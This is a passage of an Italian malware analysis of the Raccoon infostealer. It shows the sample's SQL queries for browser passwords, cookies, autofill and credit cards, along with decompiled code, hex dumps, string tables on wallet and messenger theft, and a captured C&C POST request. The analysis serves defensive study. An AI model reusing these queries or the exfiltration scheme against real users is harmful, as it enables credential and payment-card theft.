
Queste alcune query per l'estrazione delle credenziali (username e password), dei cookies e dei campi autocompilati del browser:

```

SELECT origin_url, username_value, password_value FROM logins
SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies
SELECT name, value FROM autofill


```





Offset	Address	Size	Name
00000000	00400000	00000400	PE Header
fffffff	00400400	00000c00	PE Header
00000400	00401000	0000ae00	Section(0)['.text']
fffffff	0040be00	00000200	Section(0)['.text']
0000b200	0040c000	00001600	Section(1)['.rdata']
fffffff	0040d600	00000a00	Section(1)['.rdata']
0000c800	0040e000	00000200	Section(2)['.data']
fffffff	0040e200	00000e00	Section(2)['.data']

Address	Hex	Symbols
0000:bc00	73 71 6c 69 74 65 33 5f 63 6f 6c 75 6d 6e 5f 62	sqlite3_column_b
0000:bc00	6c 6f 62 00 53 45 4c 45 43 54 20 6f 72 69 67 69	lob.SELECT origi
0000:bc00	6e 5f 75 72 6c 2c 20 75 73 65 72 6e 61 6d 65 5f	n_url, username_
0000:bc00	76 61 6c 75 65 2c 20 70 61 73 73 77 6f 72 64 5f	value, password_
0000:bc00	76 61 6c 75 65 20 46 52 4f 4d 20 6c 6f 67 69 6e	value FROM login
0000:bd00	73 00 00 00 00 00 00 53 45 4c 45 43 54 20 68	s.....SELECT h
0000:bd00	6f 73 74 5f 6b 65 79 2c 20 70 61 74 68 2c 20 69	ost_key, path, i
0000:bd00	73 5f 73 65 63 75 72 65 20 2c 20 65 78 70 69 72	s_secure, expir
0000:bd00	65 73 5f 75 74 63 2c 20 6e 61 6d 65 2c 20 65 6e	es_uto, name, en
0000:bd00	63 72 79 70 74 65 64 5f 76 61 6c 75 65 20 46 52	rypted_value PR
0000:bd00	4f 4d 20 63 6f 6f 6b 69 65 73 00 00 53 45 4c 45	OM cookies..SELE
0000:bd00	43 54 20 6e 61 6d 65 2c 20 76 61 6c 75 65 20 46	CT name, value F
0000:bd00	52 4f 4d 20 61 75 74 6f 66 69 6c 6c 00 00 00 00	ROM autofill....



Offset	Address	Size	Name
00000000	00400000	00000400	PE Header
fffffff	00400400	00000c00	PE Header
00000400	00401000	0000ae00	Section(0)['.text']
fffffff	0040be00	00000200	Section(0)['.text']
0000b200	0040c000	00001600	Section(1)['.rdata']
fffffff	0040d600	00000a00	Section(1)['.rdata']
0000c800	0040e000	00000200	Section(2)['.data']
fffffff	0040e200	00000e00	Section(2)['.data']

Address	Hex	Symbols
0000:bdd0	73 00 00 00 53 45 4c 45 43 54 20 66 69 65 6c 64	s...SELECT field
0000:bd00	6e 61 6d 65 2c 20 76 61 6c 75 65 20 46 52 4f 4d	name, value FROM
0000:bd00	20 6d 6f 7a 5f 66 6f 72 6d 68 69 73 74 6f 72 79	moz_formhistory
0000:be00	00 00 00 00 63 6f 6f 6b 69 65 73 2e 73 71 6c 69	...cookies.sqli
0000:be00	74 65 00 00 6d 61 63 68 69 6e 65 49 64 3d 00 00	te..machineId=..
0000:be00	26 63 6f 6e 66 69 67 49 64 3d 00 00 22 65 6e 63	&configId=.."enc
0000:be00	72 79 70 74 65 64 5f 6b 65 79 22 3a 22 00 00 00	rypted_key": "...
0000:be00	73 74 61 74 73 5f 76 65 72 73 69 6f 6e 22 3a 22	stats_version": "
0000:be00	00 00 00 00 43 6f 6e 74 65 6e 74 2d 54 79 70 65	...Content-Type
0000:be00	3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d	: application/x-
0000:be00	6f 62 6a 65 63 74 00 00 43 6f 6e 74 65 6e 74 2d	object..Content-
0000:be00	44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72	Disposition: for
0000:be00	6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69	m-data; name="fi

Viene quindi composta una stringa (poi inviata via POST al C&C) contenente, tra le altre cose, il "machineId" (identificativo della macchina) ed il "configId":

```
machineId=
&configId=
"encrypted_key": "
stats_version": "
Content-Type: application/x-object
Content-Disposition: form-data; name="file"; filename="
POST
MachineGuid
```

Vengono inoltre estratti (e salvati nel file "CC.txt") tutti i dettagli relativi alle carte di credito intercettate a bordo macchina:

```
SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards
Cookies
Network\Cookies
NUM:%s
HOLDER:%s
EXP:%s/%s
\CC.txt
```

Le informazioni di connessione sono hardcoded (in maniera cifrata) all'interno del malware stesso, per poi essere utilizzate al momento della connessione verso il proxy:

```
PK11_GetInternalKeySlot
PK11_FreeSlot
PK11_Authenticate
PK11SDR_Decrypt
SECITEM_FreeItem
hostname:"
","httpRealm":
encryptedUsername:"
","encryptedPassword":
","guid":
Profiles
```

Nel file si vedono richiami anche a "wallet.dat", ricercati da Raccoon all'interno delle varie directory per ottenere appunto i wallet:

```
MetaMask
.sqlite
"webextension@metamask.io":
TRUE
FALSE
explorer.exe
SOFTWARE\Microsoft\Cryptography
SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
DisplayName
DisplayVersion
%s %s
\ffcookies.txt
Local State
wallet.dat
```

Analizzando le connessioni, si nota come le comunicazioni verso il C&C avvengano con User Agent "DuckTales":

```
POST / HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: DuckTales
Host: [REDACTED]
Content-Length: 95
Connection: Keep-Alive
Cache-Control: no-cache

machineId=747f3[REDACTED]add0358|IEUser&configId=eb93256b[REDACTED]64b614
a83HTTP/1.1 500 Internal Server Error
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Date: Tue, 01 Aug 2023 14:21:10 GMT
Content-Length: 72
```

Nella POST inviata è presente, tra le altre cose, il "machineId" (riferimento unico della macchina), l'username dell'utente ed il "configID" (stringa univoca della configurazione del malware, presente come hardcoded all'interno del codice dell'infostealer). Nel Sample, il proxy ha restituito l'errore "500" non essendo al momento attivo.

Il "configID" viene utilizzato contestualmente alla connessione verso il proxy, subito dopo aver inizializzato lo useragent di autenticazione a **"AYAYAYAY1337"** (mediante la funzione **FUN\_0040a9cb** mostrata di seguito) ed è fondamentale per ottenere gli attributi di configurazione (impostati graficamente dal portale di raccoon) dell'Infostealer:

```
C:\> Decompile: entry - (2.1.1.1..2.2.2.2.exe)
25  short *local_10;
26  int local_c [2];
27
28  CoInitialize((LPVOID)0x0);
29  FUN_00401000();
30  iVar2 = FUN_0040a9cb();
31  if (iVar2 == 0) {
32      (*DAT_0040e028)(0);
33  }
34  local_24 = (short *)FUN_0040ae71("eb93256b0d90b570aef093464b614a83");
35  FUN_004042e7();
36  bVar1 = FUN_0040a9f5();
37  if (CONCAT31(extraout_var,bVar1) != 0) {
38      FUN_0040ab1c();
39  }
40  local_48[0] = FUN_0040a8fd(&LAB_0040d137+1);
41  local_48[1] = FUN_0040a8fd((byte *)
42      "
43      ");
44  local_48[2] = FUN_0040a8fd((byte *)
45      "
46      ");
47  local_48[3] = FUN_0040a8fd((byte *)
48      "
49      ");
49  local_38 = FUN_0040a8fd((byte *)"
50      ");
51  local_2c = DAT_0040e3b4;
```

```
C:\> Decompile: FUN_0040a9cb - (2.1.1.1..2.2.2.2.exe)
1
2  undefined4 FUN_0040a9cb(void)
3
4  {
5      int iVar1;
6
7      iVar1 = (*DAT_0040e164)(0x1f0001,0,L"AYAYAYAY1337");
8      if (iVar1 == 0) {
9          (*DAT_0040e100)(0,0,L"AYAYAYAY1337");
10         return 1;
11     }
12     return 0;
13 }
14
```

La funzione FUN\_004042e7 è responsabile della definizione di numerosi attributi utilizzati nella fase di data stealing, ogni attributo viene poi rispettivamente richiamato dalla funzione FUN\_0040ae71.

```
Decompile: FUN_004042e7 - (2.1.1.1.exe)
110 DAT_0040e4b8 = "NSS_Shutdown";
111 DAT_0040e4fc = "PK11_GetInternalKeySlot";
112 DAT_0040e420 = "PK11_FreeSlot";
113 DAT_0040e510 = "PK11_Authenticate";
114 DAT_0040e564 = "PK11SDR_Decrypt";
115 DAT_0040e2bc = "SECITEM_FreeItem";
116 DAT_0040e450 = "hostname\":";
117 DAT_0040e440 = "\\", \"httpRealm\":";
118 DAT_0040e348 = "encryptedUsername\":";
119 DAT_0040e3c0 = "\\", \"encryptedPassword\":";
120 DAT_0040e444 = "\\", \"guid\":";
121 DAT_0040e314 = "Profiles";
122 DAT_0040e53c = &DAT_0040cf74;
123 DAT_0040e28c = &DAT_0040cf78;
124 DAT_0040e41c = "S-1-5-18";
125 DAT_0040e24c = &DAT_0040cf88;
126 DAT_0040e350 = &DAT_0040cf8c;
```

A seguire il richiamo della funzione GetUserDefaultLocaleName con lo scopo di ottenere il nome utente corrente della macchina:

```
Decompile: FUN_00401000 - (2.1.1.1.exe)
1
2 undefined4 FUN_00401000(void)
3
4 {
5     HMODULE pHVar1;
6     undefined4 uVar2;
7     HMODULE hModule;
8     HMODULE hModule_00;
9     HMODULE hModule_01;
10    HMODULE hModule_02;
11
12    pHVar1 = LoadLibraryA("kernel32.dll");
13    if (pHVar1 == (HMODULE)0x0) {
14        uVar2 = 0xffffffff;
15    }
16    else {
17        DAT_0040e038 = GetProcAddress(pHVar1, "LoadLibraryW");
18        GetProcAddress(pHVar1, "GetUserDefaultLocaleName");
19        DAT_0040e158 = GetProcAddress(pHVar1, "GetEnvironmentVariableW");
20        DAT_0040e190 = GetProcAddress(pHVar1, "lstrlenA");
21        DAT_0040e13c = GetProcAddress(pHVar1, "FreeLibrary");
22        DAT_0040e0d8 = GetProcAddress(pHVar1, "GlobalFree");
23        DAT_0040e040 = GetProcAddress(pHVar1, "CreateFileW");
24        DAT_0040e024 = GetProcAddress(pHVar1, "GetTimeZoneInformation");
```

All'interno della funzione FUN\_004042e7 vi è un riferimento alla funzione GetSystemInfo, la quale viene utilizzata per ottenere i dettagli hardware e del sistema della macchina infetta.

```

52  DAT_0040e17c = GetProcAddress(pHVar1, "CopyFileW");
53  DAT_0040e06c = GetProcAddress(pHVar1, "GetModuleFileNameW");
54  DAT_0040e080 = GetProcAddress(pHVar1, "lstricmpA");
55  GetProcAddress(pHVar1, "Sleep");
56  DAT_0040e0f4 = GetProcAddress(pHVar1, "GetSystemInfo");
57  DAT_0040e0c4 = GetProcAddress(pHVar1, "LocalFree");
58  DAT_0040e078 = GetProcAddress(pHVar1, "Process32Next");
59  DAT_0040e0f0 = GetProcAddress(pHVar1, "DeleteFileW");
60  DAT_0040e008 = GetProcAddress(pHVar1, "lstrcpyA");
61  DAT_0040e0a8 = GetProcAddress(pHVar1, "MultiByteToWideChar");
62  DAT_0040e074 = GetProcAddress(pHVar1, "FindClose");
63  DAT_0040e094 = GetProcAddress(pHVar1, "CreateToolhelp32Snapshot");
64  GetProcAddress(pHVar1, "HeapFree");
65  DAT_0040e168 = GetProcAddress(pHVar1, "GetUserDefaultLCID");
66  DAT_0040e140 = GetProcAddress(pHVar1, "GetLogicalDriveStringsW");
67  pHVar1 = LoadLibraryA("Shlwapi.dll");
68  DAT_0040e134 = GetProcAddress(pHVar1, "PathMatchSpecW");
69  DAT_0040e138 = GetProcAddress(pHVar1, "StrCpyW");
70  GetProcAddress(pHVar1, "StrStrIW");
71  DAT_0040e184 = GetProcAddress(pHVar1, "StrStrW");
72  DAT_0040e004 = GetProcAddress(pHVar1, "PathCombineW");
73  DAT_0040e0dc = GetProcAddress(pHVar1, "StrRChrW");
74  GetProcAddress(pHVar1, "StrToIntA");

```

A seguire i dettagli dell'utilizzo dello useragent definito "DuckTales", la variabile iVar4, relativa alla stringa in questione hardcoded e l'attributo DAT\_0040e120, viene sottoposta ad un check di "different from zero", successivamente viene impostata la variabile uVar6 rispettivamente ai valori esadecimali 0x400000 e 0xc00000 nel caso in cui il valore della variabile sVar1 sia uguale a 0x73. Vi sono poi due costrutti "if" innestati che, nel caso in cui le variabili rispettivamente iVar7 e iVar8 siano diverse da zero, viene effettuato un ciclo "while" per porre a zero il valore del cast in intero della somma tra le variabili local\_14 e iVar3. Tali costrutti, se soddisfatte determinate condizioni, permettono di impostare correttamente i valori e gli attributi per le richieste e connessioni di Command and Control.

```

57  uVar6 = (*DAT_0040e070)(psVar1);
58  (*DAT_0040e0c4)(psVar1);
59  iVar4 = (*DAT_0040e0e0)(0xfde9, 0, param_1, 0xffffffff, 0, 0, 0, 0);
60  local_10 = (short *)(*DAT_0040e048)(0x40, iVar4 + 0x40);
61  if ((iVar4 == 0) ||
62      (iVar4 = (*DAT_0040e0e0)(0xfde9, 0, param_1, 0xffffffff, local_10, iVar4, 0, 0), iVar4 != 0)) {
63  iVar4 = (*DAT_0040e120)(L"DuckTales", 0, 0, 0, 0);
64  if (iVar4 != 0) {
65  iVar9 = (*DAT_0040e178)(iVar4, local_8, uVar6, 0, 0, 3, 0, 1);
66  if (iVar9 != 0) {
67  uVar6 = 0x400000;
68  if (sVar1 == 0x73) {
69  uVar6 = 0xc00000;
70  }
71  iVar7 = (*DAT_0040e0b4)(iVar9, DAT_0040e294, psVar5, 0, 0, param_3, uVar6, 1);
72  if (iVar7 != 0) {
73  uVar6 = (*DAT_0040e190)(local_10);
74  uVar6 = (*DAT_0040e088)(param_2, local_10, uVar6);
75  iVar8 = (*DAT_0040e014)(iVar7, param_2, uVar6);
76  if (iVar8 != 0) {
77  while ((iVar8 = (*DAT_0040e0f8)(iVar7, iVar3, 50000, &local_14), iVar8 != 0 &&
78          (local_14 != (short *)0x0)) {
79  *(undefined *)((int)local_14 + iVar3) = 0;
80  }

```

u\_DuckTales\_0040d29c

```

0040d29c 44 00 75      unicode    u"DuckTales"
          00 63 00
          6b 00 54 ...
  
```

```

XREF[3]:    FUN_004080f1:00408249(*),
            FUN_0040838c:004087e7(*),
            FUN_0040894d:004089e5(*)
  
```

Inoltre, nel caso in cui il valore della variabile iVar4 sia diverso da zero, viene richiamata la funzione MultiByteToWideChar mediante il valore esadecimale hardcoded 0xfde9.

```

70     }
71     iVar7 = (*DAT_0040e0b4)(iVar9,DAT_0040e294,psVar5,0,0,param_3,uVar6,1);
72     if (iVar7 != 0) {
73         uVar6 = (*DAT_0040e190)(local_10);
74         uVar6 = (*DAT_0040e088)(param_2,local_10,uVar6);
75         iVar8 = (*DAT_0040e014)(iVar7,param_2,uVar6);
76         if (iVar8 != 0) {
77             while ((iVar8 = (*DAT_0040e0f8)(iVar7,iVar3,50000,&local_14), iVar8 != 0 &&
78                 (local_14 != (short *)0x0))) {
79                 *(undefined *)((int)local_14 + iVar3) = 0;
80             }
81         }
82         (*DAT_0040e068)(iVar7);
83     }
84     (*DAT_0040e068)(iVar9);
85 }
86 (*DAT_0040e068)(iVar4);
87 }
88 iVar4 = (*DAT_0040e190)(iVar3,0,0);
89 iVar4 = (*DAT_0040e0a8)(0xfde9,0,iVar3,iVar4 + 1);
90 if (iVar4 != 0) {
91     local_c = (*DAT_0040e048)(0x40,iVar4 * 2);
92     iVar9 = (*DAT_0040e190)(iVar3,local_c,iVar4);
93     (*DAT_0040e0a8)(0xfde9,0,iVar3,iVar9 + 1);
  
```



Save

Type: PE32

Memory map

Offset	Address	Size	Name
00000000	00400000	00000400	PE Header
00000000	00400400	00000c00	PE Header
00000400	00401000	00000ae0	Section(0)['.text']
00000400	0040be00	00000200	Section(0)['.text']
0000b200	0040c000	00001600	Section(1)['.rdata']
0000b200	0040d600	00000a00	Section(1)['.rdata']
0000c800	0040e000	00000200	Section(2)['.data']
0000c800	0040e200	00000e00	Section(2)['.data']

File offset: 0000c0f2  
Virtual address: 0040cef2  
Relative virtual address: 0000cef2

Mode: 32-bit | Endianness: LE | Architecture: I386

Hex

Address	Hex	Symbols
0000:c0a0	4e 53 53 5f 53 68 75 74 64 6f 77 6e 00 00 00 00	NSS_Shutdown...
0000:c0b0	50 4b 31 31 5f 47 65 74 49 6e 74 65 72 6e 61 6c	PK11_GetInternal
0000:c0c0	4b 65 79 53 6c 6f 74 00 50 4b 31 31 5f 46 72 65	KeySlot.PK11_Fre
0000:c0d0	65 53 6e 6f 74 00 00 00 4b 31 31 5f 41 75 74	eSlot...PK11_Aut
0000:c0e0	68 65 6e 74 69 63 61 74 65 00 00 00 50 4b 31 31	henticate...PK11
0000:c0f0	53 44 52 5f 44 65 63 72 79 70 74 00 53 45 43 49	SD_Decrypt.SECI
0000:c100	54 45 4d 5f 46 72 65 65 49 74 65 6d 00 00 00 00	TEM_FreeItem...
0000:c110	68 6f 73 74 6e 61 6d 65 22 3a 22 00 22 2c 22 68	hostname": ". ", "h
0000:c120	74 74 70 52 65 61 6c 6d 22 3a 00 00 65 6e 63 72	ttpRealm": "...encr
0000:c130	79 70 74 65 64 55 73 65 72 6e 61 6d 65 22 3a 22	ryptedUsername": "
0000:c140	00 00 00 00 22 2c 22 65 6e 63 72 79 70 74 65 64	...", "encrypted
0000:c150	50 61 73 73 77 6f 72 64 22 3a 22 00 22 2c 22 67	Password": ". ", "g
0000:c160	75 69 64 22 3a 00 00 00 50 72 6f 66 69 6c 65 73	uid": "...Profiles

Save

Type: PE32

Memory map

Offset	Address	Size	Name
00000000	00400000	00000400	PE Header
00000000	00400400	00000c00	PE Header
00000400	00401000	00000ae0	Section(0)['.text']
00000400	0040be00	00000200	Section(0)['.text']
0000b200	0040c000	00001600	Section(1)['.rdata']
0000b200	0040d600	00000a00	Section(1)['.rdata']
0000c800	0040e000	00000200	Section(2)['.data']
0000c800	0040e200	00000e00	Section(2)['.data']

File offset: 0000c0ac  
Virtual address: 0040ceac  
Relative virtual address: 0000ceac

Mode: 32-bit | Endianness: LE | Architecture: I386

Hex

Address	Hex	Symbols
0000:bfe0	63 68 42 6c 74 4d 6f 64 65 00 00 00 53 74 72 65	chBitMode...Stre
0000:bff0	74 63 68 42 6c 74 00 00 53 45 4c 45 43 54 20 6e	tchBit..SELECT n
0000:c000	61 6d 65 5f 6f 6e 5f 63 61 72 64 2c 20 63 61 72	ame_on_card, car
0000:c010	64 5f 6e 75 6d 62 65 72 5f 65 6e 63 72 79 70 74	d_number_encrypt
0000:c020	65 64 2c 20 65 78 70 69 72 61 74 69 6f 6e 5f 6d	ed, expiration_m
0000:c030	6f 6e 74 68 2c 20 65 78 70 69 72 61 74 69 6f 6e	onth, expiration_
0000:c040	5f 79 65 61 72 20 46 52 4f 4d 20 63 72 65 64 69	_year FROM credi
0000:c050	74 5f 63 61 72 64 73 00 43 6f 6f 6b 69 65 73 00	t_cards.Cookies.
0000:c060	4e 65 74 77 6f 72 6b 5c 43 6f 6f 6b 69 65 73 00	Network\Cookies.
0000:c070	4e 55 4d 3a 25 73 0a 48 4f 4c 44 45 52 3a 25 73	NUM:%s.HOLDER:%s
0000:c080	0a 45 58 50 3a 25 73 2f 25 73 0a 00 5c 43 43 2e	.EXP:%s/%s..ACC.
0000:c090	74 78 74 00 4e 53 53 5f 49 6e 69 74 00 00 00 00	txt.NSS_Init...
0000:c0a0	4e 53 53 5f 53 68 75 74 64 6f 77 6e 00 00 00 00	NSS_Shutdown...

Raccoon stealer fa uso di oggetti mutex al fine di gestire in modo concorrente i files, i dati letti e gli attributi sottratti in modo tale da non permettere che processi esterni interferiscano nelle operazioni di data stealing e data exfiltration:



0040c150	CloseHandle	"CloseHandle"	ds
0040c15c	GetLastError	"GetLastError"	ds
0040c16c	FindNextFileW	"FindNextFileW"	ds
0040c17c	FindFirstFileW	"FindFirstFileW"	ds
0040c18c	Process32First	"Process32First"	ds
0040c19c	GetFileSize	"GetFileSize"	ds
0040c1a8	OpenMutexW	"OpenMutexW"	ds
0040c1b4	WideCharToMultiByte	"WideCharToMultiByte"	ds
0040c1c8	GlobalAlloc	"GlobalAlloc"	ds
0040c1d4	GetCurrentProcess	"GetCurrentProcess"	ds
0040c1e8	ExitProcess	"ExitProcess"	ds
0040c1f4	CreateMutexW	"CreateMutexW"	ds
0040c204	GetSystemWow64Director...	"GetSystemWow64Directo...	ds
0040c220	GetLocaleInfoW	"GetLocaleInfoW"	ds
0040c230	GlobalMemoryStatusEx	"GlobalMemoryStatusEx"	ds
0040c248	GetDriveTypeW	"GetDriveTypeW"	ds
0040c258	OpenProcess	"OpenProcess"	ds
0040c264	LocalAlloc	"LocalAlloc"	ds
0040c270	IstrcmpiW	"IstrcmpiW"	ds
0040c27c	SetEnvironmentVariableW	"SetEnvironmentVariableW"	ds
0040c294	CopyFileW	"CopyFileW"	ds
0040c2a0	GetModuleFileNameW	"GetModuleFileNameW"	ds

```

00401157 68 d4 c1    PUSH     s_GetCurrentProcess_0040c1d4
           40 00
0040115c 56          PUSH     ESI
0040115d a3 90 e0    MOV     [DAT_0040e090],EAX
           40 00
00401162 ff d3      CALL    EBX=>KERNEL32.DLL::GetProcAddress
00401164 68 e8 c1    PUSH     s_ExitProcess_0040c1e8
           40 00
00401169 56          PUSH     ESI
0040116a a3 44 e0    MOV     [DAT_0040e044],EAX
           40 00
0040116f ff d3      CALL    EBX=>KERNEL32.DLL::GetProcAddress
00401171 68 f4 c1    PUSH     s_CreateMutexW_0040c1f4
           40 00
00401176 56          PUSH     ESI
00401177 a3 28 e0    MOV     [DAT_0040e028],EAX
           40 00
0040117c ff d3      CALL    EBX=>KERNEL32.DLL::GetProcAddress
0040117e 68 04 c2    PUSH     s_GetSystemWow64DirectoryW_0040c204
           40 00
00401183 56          PUSH     ESI
00401184 a3 00 e1    MOV     [DAT_0040e100],EAX
           40 00
00401189 ff d3      CALL    EBX=>KERNEL32.DLL::GetProcAddress

```

Il threat richiama la funzione CreateProcessWithTokenW al fine di creare nuove istanze di processi con il security context token specifico. Durante la fase di environment discovery viene ottenuto il SID dell'utente corrente e convertito in stringa (funzione ConvertSidToStringSidW):

Location	String Value	String Representation	Data Type
0040c550	InternetOpenUrlA	"InternetOpenUrlA"	ds
0040c564	ShellExecuteW	"ShellExecuteW"	ds
0040c574	SHGetFolderPathW	"SHGetFolderPathW"	ds
0040c588	SHGetSpecialFolderPathW	"SHGetSpecialFolderPathW"	ds
0040c5a0	ConvertSidToStringSidW	"ConvertSidToStringSidW"	ds
0040c5b8	OpenProcessToken	"OpenProcessToken"	ds
0040c5cc	SystemFunction036	"SystemFunction036"	ds
0040c5e0	RegEnumKeyExW	"RegEnumKeyExW"	ds
0040c5f0	RegCloseKey	"RegCloseKey"	ds
0040c5fc	DuplicateTokenEx	"DuplicateTokenEx"	ds
0040c610	GetUserNameW	"GetUserNameW"	ds
0040c620	RegOpenKeyExW	"RegOpenKeyExW"	ds
0040c630	RegQueryValueExW	"RegQueryValueExW"	ds
0040c644	GetTokenInformation	"GetTokenInformation"	ds
0040c658	CreateProcessWithTokenW	"CreateProcessWithToken..."	ds
0040c670	CharUpperW	"CharUpperW"	ds
0040c67c	EnumDisplayDevicesW	"EnumDisplayDevicesW"	ds
0040c690	GetClientRect	"GetClientRect"	ds
0040c6a0	GetDC	"GetDC"	ds
0040c6a8	GetDesktopWindow	"GetDesktopWindow"	ds
0040c6bc	GetSystemMetrics	"GetSystemMetrics"	ds
0040c6d0	ReleaseDC	"ReleaseDC"	ds

Le funzioni CryptStringToBinaryA, CryptStringToBinaryW, CryptBinaryToStringW e CryptUnprotectData vengono richiamate per le consequenziali operazioni di cifratura e decifratura dei dati ottenuti e dei parametri per le connessioni C&C. Vi sono poi riferimenti alle istanze di Telegram, Signal e Discord, inclusi nel contesto di data stealing:

Location	String Value	String Represent...	Data Type
0040c6d0	ReleaseDC	"ReleaseDC"	ds
0040c6dc	wsprintfW	"wsprintfW"	ds
0040c6e8	CryptStringToBinaryA	"CryptStringToBin..."	ds
0040c700	CryptStringToBinaryW	"CryptStringToBin..."	ds
0040c718	CryptBinaryToStringW	"CryptBinaryToSt..."	ds
0040c730	CryptUnprotectData	"CryptUnprotectD..."	ds
0040c744	sgnl_	"sgnl_"	ds
0040c74c	tlgrm_	"tlgrm_"	ds
0040c75c	grbr_	"grbr_"	ds
0040c764	dscrd_	"dscrd_"	ds
0040c76c	%sTRUE%s %s %s %s %s	"%s \tTRUE\t%s\t..."	ds
0040c784	URL: %sUSR: %sPASS: %s	"URL: %s\nUSR: ..."	ds
0040c79c	%d) %s	"\t\t%d) %s\n"	ds
0040c7a8	- Locale: %s	"\t- Locale: %s\n"	ds
0040c7b8	- OS: %s	"\t- OS: %s\n"	ds
0040c7c4	- RAM: %d MB	"\t- RAM: %d MB\n"	ds
0040c7d4	- Time zone: %c%d minutes from GMT	"\t- Time zone: %..."	ds
0040c7fc	- Display size: %dx%d	"\t- Display size: ..."	ds
0040c818	- Architecture: x%d	"\t- Architecture: ..."	ds
0040c830	- CPU: %s (%d cores)	"\t- CPU: %s (%d..."	ds
0040c848	- Display Devices: %s	"\t- Display Devic..."	ds
0040c860	formhistory.sqlite	"formhistory.sqlite"	ds

A seguire un dettaglio inerente al file formhistory.sqlite, il quale contiene riferimenti ai dati autofills di browsers. Oltre alla DLL sqlite3.dll viene droppata ed utilizzata anche la libreria nss3.dll al fine di procedere

con le fasi di data exfiltration. L'attributo "scrnsht\_" è inerente, invece, agli screenshots effettuati dall'information stealer per collezionare informazioni anche in "formato immagine":

Location	String Value	String Represent...	Data Type
0040c860	formhistory.sqlite	"formhistory.sqlite"	ds
0040c89c	logins.json	"logins.json"	ds
0040c8a8	\\autofill.txt	"\\autofill.txt"	ds
0040c8b8	\\cookies.txt	"\\cookies.txt"	ds
0040c8c8	\\passwords.txt	"\\passwords.txt"	ds
0040c8e4	Content-Type: application/x-www-form-url...	"Content-Type: a...	ds
0040c924	Content-Type: multipart/form-data; bound...	"Content-Type: m...	ds
0040c954	Content-Type: text/plain;	"Content-Type: t...	ds
0040c970	User Data	"User Data"	ds
0040c97c	wallets	"wallets"	ds
0040c984	wlts_	"wlts_"	ds
0040c994	scrnsht_	"scrnsht_"	ds
0040c9a0	sstmnfo_	"sstmnfo_"	ds
0040c9ac	token:	"token:"	ds
0040c9b4	nss3.dll	"nss3.dll"	ds
0040c9c0	sqlite3.dll	"sqlite3.dll"	ds
0040c9cc	SOFTWARE\Microsoft\Windows NT\Curren...	"SOFTWARE\Mic...	ds
0040ca04	ProductName	"ProductName"	ds
0040ca10	Web Data	"Web Data"	ds
0040ca1c	Login Data	"Login Data"	ds
0040ca28	sqlite3_prepare_v2	"sqlite3_prepare_...	ds
0040ca3c	sqlite3_open16	"sqlite3_open16"	ds

All'interno delle stringhe si possono notare due attributi che risultano essere individualizzanti della configurazione di Raccoon e dell'host infetto, passati come argomenti anche nella prima richiesta POST al proxy:

Location	String Value	String Represent...	Data Type
0040ca10	Web Data	"Web Data"	ds
0040ca1c	Login Data	"Login Data"	ds
0040ca28	sqlite3_prepare_v2	"sqlite3_prepare_...	ds
0040ca3c	sqlite3_open16	"sqlite3_open16"	ds
